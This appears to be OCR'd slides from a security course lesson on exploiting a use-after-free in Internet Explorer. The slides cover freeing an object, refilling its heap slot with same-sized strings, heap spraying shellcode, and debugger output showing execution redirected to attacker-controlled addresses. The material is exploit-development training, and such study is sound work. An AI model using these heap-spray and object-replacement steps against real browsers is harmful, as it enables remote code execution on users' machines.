
Replacing the Freed Object

Disable the Page Heap!

```
gflags.exe /i iexplore.exe -hpa -ust
```

Freed Object


On the LFH, when we free an object
we open a chunk in bucket for that size



FRRRREEEEEEDDDDOOOMMM

```
p = new Array(100);

for(i=0; i<p.length; i++) {
 p[i] = document.create("param");
 p[i].name = "\u4141\u4141";
}
```




FRRRREEEEEEDDDDOOOMMM

```
p = new Array(100);

for(i=0; i<p.length; i++) {
 p[i] = document.create("param");
}
```

FREE OBJECT

```
for(i=0; i<p.length; i++) {
 p[i].name = "\u4141\u4141";
}
```




FRRRREEEEEEDDDDOOOMMM

```
p = new Array(100);

for(i=0; i<p.length; i++) {
 p[i] = document.create("param");
}
```

FREE OBJECT



```
for(i=0; i<p.length; i++) {
 p[i].name = "\u4141\u4141";
}
```


FRRRREEEEEEDDDDOOOMMM

```
p = new Array(100);

for(i=0; i<p.length; i++) {
 p[i] = document.create("param");
}
```


FREE OBJECT

```
for(i=0; i<p.length; i++) {
 p[i].name = "\u4141\u4141";
}
```




FRRRREEEEEEDDDDOOOMMM

```
mov  eax,dword ptr [ebp+8]
mov  edx,dword ptr [eax] ds:0023:7d18ff8=????????
mov  eax,dword ptr [edx]
call eax
```



FRRRREEEEEEDDDDOOOMMM

```
mov   eax,dword ptr [ebp+8]
mov   edx,dword ptr [eax]
mov   eax,dword ptr [edx] ds:0023:41414141=????????
call eax
```



What about our shellcode?

USE-AFTER-FREE


1. Free the object


2. Replace the object with ours
   a. Figure out the size
   b. Make allocations of the same size

3. Position our shellcode

4. Use the object again

BROWSER USE






HEAPSPRAY

```
str =
"\u4141\u4141\u4141\u4141\u
4141\u4141\u4141\u4141\u414
1\u4141\u4141\u4141\u4141\u
4141\u4141\u4141\u4141\u414
1\u4141\u4141\u4141\u4141\u
4141\u4141\u4141\u4141\u414
1\u4141\u4141\u4141\u4141\u
4141\u4141\u4141\u4141\u414
1\u4141\u4141\u4141\u4141\u
4141\u4141\u4141\u4141\u414
1\u4141\u4141\u4141.........."
```


High Memory Address



Ok…but where is the addresses and such as?

UR SO PREDICTABLE BRO


VirtualAlloc(1MB)



CHUNKY

```
p[i].name = Make1MBString(64KString);
```

VirtualAlloc(1MB)



EZ PEEEEZY


replacementBlock = “\u0024\u0a0a\u4141…”

L3HeapSpray(data);

L3HeapSpray(“\u4141\u4141” + shellcode);


DOIN IT

```
mov   eax,dword ptr [ebp+8]
mov   edx,dword ptr [eax]
mov   eax,dword ptr [edx] ds:0023:41414141=????????
call  eax
```



DOIN IT

```
mov  eax,dword ptr [ebp+8]
mov  edx,dword ptr [eax]
mov  eax,dword ptr [edx]
call eax
```





```
eax=41414141 ebx=00000008 ecx=00108ed0 edx=0a0a0024 esi=01fb9f80 edi=544323d0
eip=41414141 esp=01fb9f74 ebp=01fb9f7c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
41414141 ??              ???
```

DOIN IT

```
mov  eax,dword ptr [ebp+8]
mov  edx,dword ptr [eax]
mov  eax,dword ptr [edx]
call eax
```

eip=0a0a0028

(Executing Shellcode)



USE-AFTER-FREE

1. Free the object

2. Replace the object with ours
   a. Figure out the size
   b. Make allocations of the same size

3. Position our shellcode

4. Use the object again

Lesson 3: Exploit!